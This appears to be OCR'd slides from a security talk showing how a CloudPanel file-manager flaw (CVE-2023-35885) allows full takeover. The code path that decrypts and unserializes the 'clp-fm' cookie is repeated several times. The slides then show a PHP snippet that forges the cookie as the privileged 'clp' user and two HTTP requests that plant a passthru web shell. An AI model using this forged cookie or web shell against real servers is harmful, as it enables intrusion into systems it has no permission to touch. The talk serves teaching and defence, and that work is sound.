    b93d2: exit; goto Ecb36; a5d23: $data = []; goto A1a16; Dd33f: $id = $_POST["\151\x64"] ?? null; goto c290d; E2585: $directory = sprintf("\x25\163\x2f\45\x73
    \57", rtrim($homeDirectory, "\57"), ltrim($id, "\57")); goto fd38a; D8cb1: Ed561: goto Caf36; c8c61: $dotenv->load($envFile); goto ab0dc; Cddbe: aee59: goto
    F6ddc; A861d: Ceb25: goto deb4e; e4184: $file = sprintf("\45\x73\x2f\x25\163", rtrim($homeDirectory, "\57"), ltrim($id, "\57")); goto d2a99; E3ef9: $
```

What is the *clp-fm* cookie?

File: /home/clp/htdocs/app/files/public/file-manager/backend.php (deobfuscated)




```php
<?php

require_once "../../vendor/autoload.php";
require_once "src/File/Manager.php";
use App\File\Manager as FileManager;
use App\Service\Crypto;
use Symfony\Component\Dotenv\Dotenv;
$envFile = "../../.env";
$dotenv = new Dotenv();
$dotenv->load($envFile);
$appEnv = $_ENV["APP_ENV"];
$appVersion = $_ENV["APP_VERSION"];
if (!("dev" === $appEnv)) {
    goto add74;
}
error_reporting("\x00\x00\x1d\x13\n\x00\x00\x11");
ini_set("display_errors", 1);
add74:
$user = null;
if (!(true === isset($_COOKIE["clp-fm"]) && false === empty($_COOKIE["clp-fm"]))) {
    goto F182b;
}
$encryptedData = trim($_COOKIE["clp-fm"]);
$encryptedData = base64_decode($encryptedData);
$decryptedData = Crypto::decrypt($encryptedData);
$decryptedData = unserialize($decryptedData);
if (!(true === isset($decryptedData["user"]) && false === empty($decryptedData["user"]))) {
    goto ff2d3;
}
$user = $decryptedData["user"];
ff2d3:
F182b:
if (!(true === is_null($user))) {
    $requestUri = $_SERVER["REQUEST_URI"] ?? null;
    $id = $_GET["id"] ?? null;
    $homeDirectory = sprintf("/home/%s/", $user);
```

What is the *clp-fm* cookie?

File: /home/clp/htdocs/app/files/public/file-manager/backend.php (deobfuscated)




```php
$user = null;
if (!(true === isset($_COOKIE["clp-fm"]) && false === empty($_COOKIE["clp-fm"]))) {
    goto F182b;
}
$encryptedData = trim($_COOKIE["clp-fm"]);
$encryptedData = base64_decode($encryptedData);
$decryptedData = Crypto::decrypt($encryptedData);
$decryptedData = unserialize($decryptedData);
if (!(true === isset($decryptedData["user"]) && false === empty($decryptedData["user"]))) {
    goto ff2d3;
}
$user = $decryptedData["user"];
```

Get cookie value

What is the *clp-fm* cookie?

File: /home/clp/htdocs/app/files/public/file-manager/backend.php (deobfuscated)




```php
$user = null;
if (!(true === isset($_COOKIE["clp-fm"]) && false === empty($_COOKIE["clp-fm"]))) {
    goto F182b;
}
$encryptedData = trim($_COOKIE["clp-fm"]);
$encryptedData = base64_decode($encryptedData);
$decryptedData = Crypto::decrypt($encryptedData);
$decryptedData = unserialize($decryptedData);
if (!(true === isset($decryptedData["user"]) && false === empty($decryptedData["user"]))) {
    goto ff2d3;
}
$user = $decryptedData["user"];
```

Decode from base64

What is the *clp-fm* cookie?

File: /home/clp/htdocs/app/files/public/file-manager/backend.php (deobfuscated)




```php
$user = null;
if (!(true === isset($_COOKIE["clp-fm"]) && false === empty($_COOKIE["clp-fm"]))) {
    goto F182b;
}
$encryptedData = trim($_COOKIE["clp-fm"]);
$encryptedData = base64_decode($encryptedData);
$decryptedData = Crypto::decrypt($encryptedData);
$decryptedData = unserialize($decryptedData);
if (!(true === isset($decryptedData["user"]) && false === empty($decryptedData["user"]))) {
    goto ff2d3;
}
$user = $decryptedData["user"];
```

Decrypt with empty key?

What is the *clp-fm* cookie?

File: /home/clp/htdocs/app/files/public/file-manager/backend.php (deobfuscated)




```php
$user = null;
if (!(true === isset($_COOKIE["clp-fm"]) && false === empty($_COOKIE["clp-fm"]))) {
    goto F182b;
}
$encryptedData = trim($_COOKIE["clp-fm"]);
$encryptedData = base64_decode($encryptedData);
$decryptedData = Crypto::decrypt($encryptedData);
$decryptedData = unserialize($decryptedData);
if (!(true === isset($decryptedData["user"]) && false === empty($decryptedData["user"]))) {
    goto ff2d3;
}
$user = $decryptedData["user"];
```

Unserialize cookie data

What is the *clp-fm* cookie?

File: /home/clp/htdocs/app/files/public/file-manager/backend.php (deobfuscated)



```php
$user = null;
if (!(true === isset($_COOKIE["clp-fm"]) && false === empty($_COOKIE["clp-fm"]))) {
    goto F182b;
}
$encryptedData = trim($_COOKIE["clp-fm"]);
$encryptedData = base64_decode($encryptedData);
$decryptedData = Crypto::decrypt($encryptedData);
$decryptedData = unserialize($decryptedData);
if (!(true === isset($decryptedData["user"]) && false === empty($decryptedData["user"]))) {
    goto ff2d3;
}
$user = $decryptedData["user"];
```

Set the current user

Decrypted *clp-fm* cookie

```
'a:2:{s:4:"user";s:3:"clp";s:6:"locale";s:2:"en";}'
```


Decrypted *clp-fm* cookie

```
'a:2:{s:4:"user";s:3:"clp";s:6:"locale";s:2:"en";}'
```

user=clp
locale=en

clp → highest
privileged user

Let’s regenerate the encrypted cookie



```php
<?php
    require_once "vendor/autoload.php";
    use App\Service\Crypto;

    $enc = 'a:2:{s:4:"user";s:3:"clp";s:6:"locale";s:2:"en";}';

    print( base64_encode( Crypto::encrypt($enc) ) );

?>
```

Encrypt with empty key

ZGVmNTAyMDAxYzM0ZDRiZWRkYWYyNTNlM2VkMGFiMTgzYjdhYjU2YTdkZjA4NzQ5ZDUzN2Q3
MGUzZjc4YzRkNzJjNjBjOGRiMGNlYzViM2IxNjhmOTRjMzAwNGNhMzg5ZGJkNzg1Nzk4NjRjZjAxYz
E1YjEzMzRmZjM1OTc4ZTIwZGJmYmYyNzQyYjM2OGNjMzc4YTk3YmMyNWRmODA4N2Q2NjE4M
TE0NmQ3ZmFlZDEyNDY5NjI3ZmQ3YTgzNTNlM2RmNWE4NjFkOGJmMjU0ZGQxZGQ3OGRlMmQz
MDNiZGJlMjUyYmZkM2QwM2Q2OTliMzJkOGE5MmFhNGM1YzAwZDk2ZGFhNDAxMmQ=

And get a shell

1. Create a new php file

```
POST /file-manager/backend/makefile
Host: 172.16.38.132:8443
Cookie: clp-fm=ZGVmN……

id=/htdocs/app/files/public/&name=shell.php
```

2. Set contents of the file

```
POST /file-manager/backend/text
Host: 172.16.38.132:8443
Cookie: clp-fm=ZGVmN…..

id=/htdocs/app/files/public/shell.php&content=<?php+passthru($_GET['cmd']);?>
```

And get a shell

DEMO

Automatically with Pentest-Tools.com

- Explore the Vuln Database for CVE-2023-35885
- Scan with Network Scanner
- Exploit with Sniper

Part 3: Conclusions

Conclusions

- Don’t use immature software in prod just because it’s easy to use
- Patch as soon as the vendor says so
- Pentest yourself, don’t get hacked

References

- https://pushfs.org/posts/romania/
- https://www.datack.my/fallingskies-cloudpanel-0-day/
- Pentest Ground:
  - https://pentest-ground.com
- Pentest-Tools.com Vulnerability Database:
  - https://pentest-tools.com/vulnerabilities-exploits/
- Pentest-Tools.com Website Vulnerability Scanner:
  - https://pentest-tools.com/website-vulnerability-scanning/website-scanner
- Pentest-Tools.com Network Vulnerability Scanner:
  - https://pentest-tools.com/network-vulnerability-scanning/network-security-scanner-online-openvas
- Pentest-Tools.com Sniper - Automatic Exploiter:
  - https://pentest-tools.com/exploit-helpers/sniper
- OpenAI's DALL-E

Pentest Tools

Thank you!

Adrian Furtună

adrian.furtuna@pentest-tools.com